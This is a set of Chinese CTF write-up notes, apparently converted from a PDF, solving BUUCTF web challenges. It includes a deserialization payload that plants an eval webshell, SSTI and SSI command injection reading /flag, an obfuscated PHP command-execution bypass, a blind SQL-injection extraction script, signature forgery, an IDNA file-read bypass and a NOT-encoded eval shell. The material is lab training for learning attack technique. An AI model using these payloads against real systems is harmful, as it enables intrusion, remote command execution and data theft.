echo (serialize($flag));

?>

```

```

http://3d0c9f1c-8c46-4548-8da6-6e7e7b41526a.node4.buuoj.cn:81/time.php?
data=0:8:"HelloPhp":2:
{s:1:"a";s:20:"eval($_POST[shell]);";s:1:"b";s:6:"assert";}

```

最后在phpinfo中发现flag

PHP_URL	https://secure.php.net/get/php-7.0.33.tar.xz/from/this/mi
APACHE_ENVVARS	/etc/apache2/envvars
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2
APACHE_RUN_USER	www-data
KUBERNETES_PORT_443_TCP	tcp://10.240.0.1:443
FLAG	flag[b110deaf-cc38-47a3-9f85-5001c27c8214]
PHP_VERSION	7.0.33
APACHE_PID_FILE	/var/run/apache2/apache2.pid
.....	-

[CISCN2019 华东南赛区]Web11

php ssti

IP

Current IP:10.244.80.12

A Simple Public IP Address API

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

API Usage

-	API URI	Type	Sample Output
get IP	http://node4.buuoj.cn:28878/api	text/html	8.8.8.8
get XFF(X-Forwarded-For)	http://node4.buuoj.cn:28878/xff	text/html	8.8.8.8

根据题目提示，修改X-Forwarded-For，尝试{{7*7}}发现有ssti模板注入

在上级目录中找到flag

X-Forwarded-For:{{system('ls /')}}}

请求

美化 Raw Hex

```
1 GET / HTTP/1.1
2 Host: node4.buuoj.cn:28878
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: td_cookie=1776709366
10 X-Forwarded-For:({system('ls /')}})
11 Connection: close
12
13
```

响应

美化 Raw Hex 页面渲染

IP

Current IP:bin dev etc flag home lib media mnt opt proc root run/sbin srv sys
usr var var

Why use?

Do you need to get the public IP address ? Do you have the
requirements to obtain the servers' public IP address?
Whatever the reason,sometimes a public IP address API are

得到flag

美化 Raw Hex

```
1 GET / HTTP/1.1
2 Host: node4.buuoj.cn:28878
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: td_cookie=1776709366
10 X-Forwarded-For:({system('cat /flag'}})
11 Connection: close
12
13
```

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Thu, 14 Dec 2023 08:07:35 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.5
7 Content-Length: 4019
8
9 <html lang="en"><head><meta http-equiv="Content-Type" content="text/ht
  charset=UTF-8">
10 <title>A Simple IP Address API</title>
11 <link rel="stylesheet" href="/css/bootstrap.min.css">
12 </head>
13 <body>
14 <div class="container">
15 <div class="row">
16 <div style="float:left;">
17 <h1>IP</h1>
18 <h2 class="hidden-xs hidden-sm">A Simple Public IP Address
19 </div>
20 <div style="float:right;margin-top:30px;">Current IP:<?php $flag="
  flag(3f7177a9-4b0d-4a42-ab18-0db49ace8ba3)";
21 <?php $flag="$flag(3f7177a9-4b0d-4a42-ab18-0db49ace8ba3)"; </div>
22 </div>
23
24 <div class="why row">
25 <div class="col-xs-12">
26 <h2>Why use?</h2>
27 <div class="row">
28 <div class="col-xs-offset-1 col-xs-10">
29 <p>
```

[SWPU2019]Web1

sql注入

[\[SWPU2019\]Web1-CSDN博客](#)


[CISCN 2019 初赛]Love Math

[buuctf-[CISCN 2019 初赛](#)]Love Math (小宇特详解) -CSDN博客

思路:

1.先去传入一个参数,看一下是否能进行命令执行

payload: /?c=19-1



2.然后这里黑名单过滤了不少东西，常规的cat/flag都不能使用了，这里有个知识点是php中可以把函数名通过字符串的方式传递给一个变量，然后通过此变量动态调用函数比如下面的代码会执行system('cat/flag');

```
$a='system';  
$a('cat/flag');
```

这里使用的传参是

这里使用的传参是

```
?c=($_GET[a])($_GET[b])&a=system&b=cat /flag
```

但是这里的_GET和a, b都不是白名单里面的，这里需要替换

替换之后

```
?c=($_GET[pi])($_GET[abs])&pi=system&abs=cat /flag
```

但是这里的_GET是无法进行直接替换，而且[]也被黑名单过滤了

但是这里的_GET是无法进行直接替换，而且[]也被黑名单过滤了

这里就需要去了解一下他给的白名单里面的函数了

这里说一下需要用到的几个函数

这里先将_GET来进行转换的函数

hex2bin() 函数

hex2bin() 函数把十六进制值的字符串转换为 ASCII 字符。

这里的GET是ASCII 字符，用在线工具将GET转换为十六进制

ASCII字符串到16进制在线转换工具

1 _GET

分隔符

空格

清空

↑交换位置

示例

转换

保存结果

复制结果

1 5f 47 45 54

hex2bin(5f 47 45 54) 就是 _GET,但是hex2bin()函数也不是白名单里面的，而且这里的5f 47 45 54也不能直接填入，这里会被

```
preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
```

1

来进行白名单的检测。

这里的hex2bin()函数可以通过base_convert()函数来进行转换

base_convert()函数能够在任意进制之间转换数字

这里的hex2bin可以看做是36进制，用base_convert来转换将在10进制的数字转换为16进制就可以出现hex2bin

```
hex2bin=base_convert(37907361743,10,36)
```

然后里面的5f 47 45 54要用dechex()函数将10进制数转换为16进制的数

```
dechex(1598506324), 1598506324转换为16进制就是5f 47 45 54
```

最终的payload:

```
http://f2267aed-d841-4197-8848-15fde2938ec5.node4.buuoj.cn:81/?
c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){pi}(($$pi)
{abs})&pi=system&abs=cat%20/flag
```

[极客大挑战 2019]FinalSQL

sql脚本爆破 异或

[\[极客大挑战 2019\]FinalSQL-CSDN博客](#)

```
import requests
import time

url = "http://c7f4deb2-e4eb-4cec-a2b4-6014fb5b6c2d.node3.buuoj.cn/search.php?"
temp = {"id" : ""}
column = ""
for i in range(1,1000):
    time.sleep(0.06)
    low = 32
    high =128
    mid = (low+high)//2
    while(low<high):
        #库名
        temp["id"] =
        "1^(ascii(substr((select(group_concat(schema_name))from(information_schema.schem
        ata)),%d,1))>%d)^1" %(i,mid)
        #表名
        #temp["id"] =
        "1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables
        )where(table_schema=database())),%d,1))>%d)^1" %(i,mid)
        #字段名
        #temp["id"] =
        "1^(ascii(substr((select(group_concat(column_name))from(information_schema.column
        ns)where(table_name='F1naIly')),%d,1))>%d)^1" %(i,mid)
        #内容
        #temp["id"] =
        "1^(ascii(substr((select(group_concat(password))from(F1naIly)),%d,1))>%d)^1" %
        (i,mid)
```

```


r = requests.get(url,params=temp)
time.sleep(0.04)
print(low,high,mid,":")
if "Click" in r.text:
    low = mid+1
else:
    high = mid
mid =(low+high)//2
if(mid ==32 or mid ==127):
    break
column +=chr(mid)
print(column)

print("All:" ,column)

```

[BSidesCF 2019]Futurella

直接在源代码中看到了flag



[De1CTF 2019]SSRF Me

python代码审计

[\[De1CTF 2019\]SSRF Me 1-CSDN博客](#)

```

#!/usr/bin/env python
# #encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json

```



```

reload(sys)
sys.setdefaultencoding('latin1')
app = Flask(__name__)
secert_key = os.urandom(16)

class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if (not os.path.exists(self.sandbox)):

# SandBox For Remote_Addr os.mkdir(self.sandbox)
    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)
                    tmpfile.close()
                    result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
                if result['code'] == 500:
                    result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False
            # generate Sign For Action Scan.
            #

@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)

@app.route('/Delta', methods=['GET', 'POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))

```

```

sign = urllib.unquote(request.cookies.get("sign"))
ip = request.remote_addr
if (waf(param)):
    return "No Hacker!!!!"
task = Task(action, param, sign, ip)
return json.dumps(task.Exec())

@app.route('/')
def index():
    return open("code.txt", "r").read()

def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()

def md5(content):
    return hashlib.md5(content).hexdigest()

def waf(param):
    check = param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False

if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0', port=80)

```

字符串拼接

在/De1ta页面我们get方法传入param参数值，在cookie里面传递action和sign的值，将传递的param通过waf这个函数。

于是我们先去看waf函数

```

def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False

```

CSDN @冷血小白

gopher或者file开头的，所以在这里过滤了这两个协议，使我们不能通过协议读取文件

接着在challenge里面，用我们传进去的参数构造一个Task类对象，并且执行它的Exec方法

```
@app.route('/Delta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param",""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
```

CSDN @冷血小白

我们接着去看Exec方法

先通过checkSign方法检测登录,通过审计我们发现如果checkSign(self) 为真, 则可以传递/Delta页面的param参数进入到scan方法, 并在目录下创建一个result.txt, 然后通过scan()函数把参数param的值写到result.txt中, 由于param是可控的, 所以很容易想到这里把flag.txt传给param。

到checkSign方法里面去看看

```
def Exec(self):
    result = {}
    result['code'] = 500
    if (self.checkSign()):
        if "scan" in self.action:
            tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
            resp = scan(self.param)
            if (resp == "Connection Timeout"):
                result['data'] = resp
            else:
                print resp
                tmpfile.write(resp)
                tmpfile.close()
                result['code'] = 200
        if "read" in self.action:
            f = open("./%s/result.txt" % self.sandbox, 'r')
            result['code'] = 200
            result['data'] = f.read()
        if result['code'] == 500:
            result['data'] = "Action Error"
    else:
        result['code'] = 500
        result['msg'] = "Sign Error"
    return result
```

CSDN @冷血小白

当我们传入的参数action和param经过getSign这个函数之后与sign相等, 就返回true

返回true之后则进入if语句里面

这里可以看到，如果scan在action里面，则我们可以让param进入scan这个函数。值得注意的是，这里使用的是in而不是==，于是在这里必定是破题的地方。

跳转到scan函数

```
def scan(param):  
    socket.setdefaulttimeout(1)  
    try:  
        return urllib.urlopen(param).read()[ :50]  
    except:  
        return "Connection Timeout"  
CSDN @冷血小白
```

这里我们很容易注意到，此处传入到scan里面的param没有被过滤，对于param参数的过滤，仅仅在于最开始的waf函数，意于阻止我们使用gopher协议和file协议读取服务器本地的文件。于是如果我们能够令param为flag.txt，我们就能读取它的内容。

接下来我们按着这个思路走，主体就在Exec()函数中。首先，要想进入对action判读的部分，必须先过一关，即if (self.checkSign())，我们跟进它，发现它的要求是 getSign(self.action,self.param) ==self.sign，我们继续跟进getSign()函数，

```
def getSign(action, param):  
    return hashlib.md5(secert_key + param + action).hexdigest()  
CSDN @冷血小白
```

审计getSign(),我们发现不知道secert_key的值，但是路由/geneSign有一个return getSign(scan, param)，这里我们令/geneSign页面的参数param的值为flag.txtread(这里为什么后面会讲到)，通过getSign得到的sign值即为md5(secert_key + 'flag.txtread' + 'scan')

回到Task类的Exec方法if "read" in self.action:如果read在action里面，则我们可以读取读取result.txt的内容赋值给result，这里result.txt的值实际上是我们传入的param的值

在这里就可以解释为什么/geneSign页面我们传入的param的值要为flag.txtread了，因为结合Exec方法，我们要实现写入文件和读出的功能，就必须令//De1ta页面的action为readscan或scanread,此时的getSign(),返回的值就是hashlib.md5(secert_key + flag.txt + readscan).hexdigest(),而此时只有令/geneSign页面的param参数为flag.txtread才能使

```
getSign(self.action, self.param) == getSign(flag.txt+readscan) ,  
  
即md5(secret_key+flag.txtread+scan) == md5(secret_key+flag.txt+readscan)
```

所以这里总的做法就是在/geneSign页面get ?param=flag.txtread,获得md5值，而这个值其实是等于/De1ta页面的sign值

所以第二步就是在/De1ta页面，get ?param=flag.txt ,cookie action=readscan ,sign=我们在/geneSign页面得到的md5值 (50f5442e0fcb5fcc43bcc98bad8dc026) ，这样就可以得到flag了

哈希长度拓展攻击

[BJDCTF2020]EasySearch

Apache SSI远程命令执行漏洞

访问:

```
http://8cc3fe8c-05c6-4be1-a6f5-464ed60a4bb6.node4.buuoj.cn:81/index.php.swp
```

看到网页源代码:

```
<?php
    ob_start();
    function get_hash(){
        $chars =
        'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#%&^*()+-';
        $random =
        $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand
        (0,73)].$chars[mt_rand(0,73)];//Random 5 times
        $content = uniqid().$random;
        return sha1($content);
    }
    header("Content-Type: text/html;charset=utf-8");
    ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello, '.$_POST['username'].'</h1>
            ***
            ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
            echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

        }else
        {
            ***
        }
        ***
    }
?>
```

admin的md值的前6位要是 '6d0bc1'

脚本跑

```
import hashlib

for i in range(1000000000):
    a = hashlib.md5(str(i).encode('utf-8')).hexdigest()

    if a[0:6] == '6d0bc1':
        print(i)
        print(a)
```

2020666
6d0bc1153791aa2b4e18b4f344f26ab4
2305004
6d0bc1ec71a9b814677b85e3ac9c3d40
9162671
6d0bc11ea877b37d694b38ba8a45b19c
51302775
6d0bc1a762d786e2f6ef20f705109f10
106531357
6d0bc1df6c5a457edcd96110a6f31606
129184799
6d0bc12c29dd6da1a9fefaf3500d5c4ce
130150733
6d0bc1ae68929247c101271a618a615a

随便用一个作为password就行

返回包出现URL：

请求				响应			
美化	Raw	Hex		美化	Raw	Hex	页面渲染
<pre>1 POST /index.php HTTP/1.1 2 Host: ddbba342-1def-429e-bd46-82b104963ceb.node4.buuoj.cn:81 3 Content-Length: 28 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://ddbba342-1def-429e-bd46-82b104963ceb.node4.buuoj.cn:81 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://ddbba342-1def-429e-bd46-82b104963ceb.node4.buuoj.cn:81/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 Connection: close 14 15 username=23&password=2020666</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: openresty 3 Date: Sun, 17 Dec 2023 11:03:30 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 568 6 Connection: close 7 Url_is_here: public/58df6e8277516b5b51d5c6d1c7db9fdf79fcf94e.shtml 8 Vary: Accept-Encoding 9 X-Powered-By: PHP/7.1.27 10 11 <!DOCTYPE html> 12 <html> 13 <head> 14 <meta charset="utf-8"> 15 <title> 16 Login 17 </title> 18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> 19 <meta name="viewport" content="width=device-width"> 20 <link href="public/css/base.css" rel="stylesheet" type="text/css"> 21 <link href="public/css/login.css" rel="stylesheet" type="text/css"> 22 </head> 23 <body> 24 <script> 25 alert('[+] Welcome to manage system')</pre>			

public/58df6e8277516b5b51d5c6d1c7db9fdf79fcf94e.shtml

访问得到：

← ↻ ⚠ 不安全 | dbbba342-1def-429e-bd46-82b104963ceb.node4.buuoj.cn:81/public/58df6e8277516... 📄 A ☆

Hello,23

data: Sunday, 17-Dec-2023 11:04:29 UTC

Client IP: 10.244.80.12

SSI注入漏洞

[SSI注入漏洞 http_ssi_exec指令注入漏洞-CSDN博客](#)

```
<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->
```

得到flag

请求

美化RawHex

🔍 In ☰

1 POST /public/74eb7a16a1fe06924577629575c31b3f1cd0cb46.shtml HTTP/1.1

2 Host: c77aa5dd-40ea-47f7-916e-bdba859b3619.node4.buoj.cn:81

3 Content-Length: 89

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://c77aa5dd-40ea-47f7-916e-bdba859b3619.node4.buoj.cn:81

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://c77aa5dd-40ea-47f7-916e-bdba859b3619.node4.buoj.cn:81/

11 Accept-Encoding: gzip, deflate

12 Accept-Language: zh-CN,zh;q=0.9

13 Connection: close

14

15 username=<!--#exec cmd="cat

16 ../flag_990c66bf85a09c664f0b6741840499b2"-->&password=2020666

响应

美化RawHex页面渲染

🔍 ☰

1 HTTP/1.1 200 OK

2 Server: openresty

3 Date: Sun, 17 Dec 2023 11:21:27 GMT

4 Content-Type: text/html

5 Content-Length: 451

6 Connection: close

7 Accept-Ranges: bytes

8 Vary: Accept-Encoding

9

10 <!DOCTYPE html>

11 <html lang="en">

12 <head>

13 <meta charset="UTF-8">

14 <title>Document</title>

15 </head>

16 <body>

17 <h1>Hello, flag(a4dd4951-ea14-4069-8b0b-795eb7c215a0)

18 </h1>

19

20 <h2>data: Sunday, 17-Dec-2023 11:21:27 UTC</h2>

21

22 <h2>Client IP: 10.244.80.12</h2>

23 </body>

24 </html>

[SUCTF 2019]Pythonginx

[\[SUCTF 2019\]Pythonginx 1 cve-2019-9636-CSDN博客](#)

[\[SUCTF 2019\]Pythonginx 1-CSDN博客](#)

python代码审计

访问源代码得到：

```
@app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我才 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我才 your problem? 222 " + host
    newhost = []
```

```

for h in host.split('.'):
    newhost.append(h.encode('idna').decode('utf-8'))
parts[1] = '.'.join(newhost)
#去掉 url 中的空格
finalUrl = urlunsplit(parts).split(' ')[0]
host = parse.urlparse(finalUrl).hostname
if host == 'suctf.cc':
    return urllib.request.urlopen(finalUrl).read()
else:
    return "我才 your problem? 333"

```

代码审计

前两个 if 判断 host 是否含有 suctf.cc 如果有就报错，经过 utf-8 解码 idna 编码之后传入到 urlunsplit 函数组合成 url，再用 if 和 suctf.cc 进行一次比较 如果相同 就进行读取。

我们先了解下 idna

idna 国际化域名应用，国际化域名(Internationalized Domain Name,IDN)又名特殊字符域名，是指部分或完全使用特殊文字或字母组成的互联网域名，包括中文、发育、阿拉伯语、希伯来语或拉丁字母等非英文字母，这些文字经过多字节万国码编码而成。在域名系统中，国际化域名使用 punycode 转写并以 ASCII 字符串存储。

%这个字符,如果使用python3进行idna编码的话

```
print('%'.encode('idna'))
```

结果

```
b'c/u'
```

如果再使用utf-8进行解码的话

```
print(b'c/u'.decode('utf-8'))
```

结果

```
c/u
```

通过这种方法可以绕过本题

参考文章（上面一段话的原出处实在是找不见了）

nginx文件存放的地方

配置文件存放目录: /etc/nginx

主配置文件: /etc/nginx/conf/nginx.conf

管理脚本: /usr/lib64/systemd/system/nginx.service

模块: /usr/lib64/nginx/modules

应用程序: /usr/sbin/nginx


程序默认存放位置: /usr/share/nginx/html

日志默认存放位置: /var/log/nginx

配置文件目录为: /usr/local/nginx/conf/nginx.conf


```
http://56793d20-9191-4093-8d77-286e960fa5b8.node4.buuoj.cn:81/getUrl?
```

```
url=file:///suctf.c%E2%84%86sr/local/nginx/conf/nginx.conf
```



```
http://56793d20-9191-4093-8d77-286e960fa5b8.node4.buuoj.cn:81/getUrl?
```

```
url=file:///suctf.c%E2%84%86sr/ffffflag
```

[极客大挑战 2019]RCE ME

文件上传 绕过

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>40){
        die("This is too Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/", $code)){
        die("NO.");
    }

    @eval($code);
}
else{
    highlight_file(__FILE__);
}

// ?>
```

[浅谈PHP代码执行中出现过滤限制的绕过执行方法_php绕过eval过滤-CSDN博客](#)

```
<?php

$c='phpinfo';
$d=urlencode(~$c);
echo $d;
?>
```

payload: [phpinfo() (buuoj.cn)](http://f05286e9-6fd9-4139-88d1-8e277cbea673.node4.buuoj.cn/?code=(~%8F%97%8F%96%91%99%90)());)

查看被禁用的函数


disable functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl
-------------------	---	---

可以看到是PHP7，但是system、exec、shell_exec等命令执行的函数都被禁止了，先构造个Shell连上看一下：

```
<?php
error_reporting(0);
$a='assert';
$b=urlencode(~$a);
echo $b;
echo "<br>";
$c='(eval($_POST[mochu7]))';
$d=urlencode(~$c);
echo $d;
?>
```

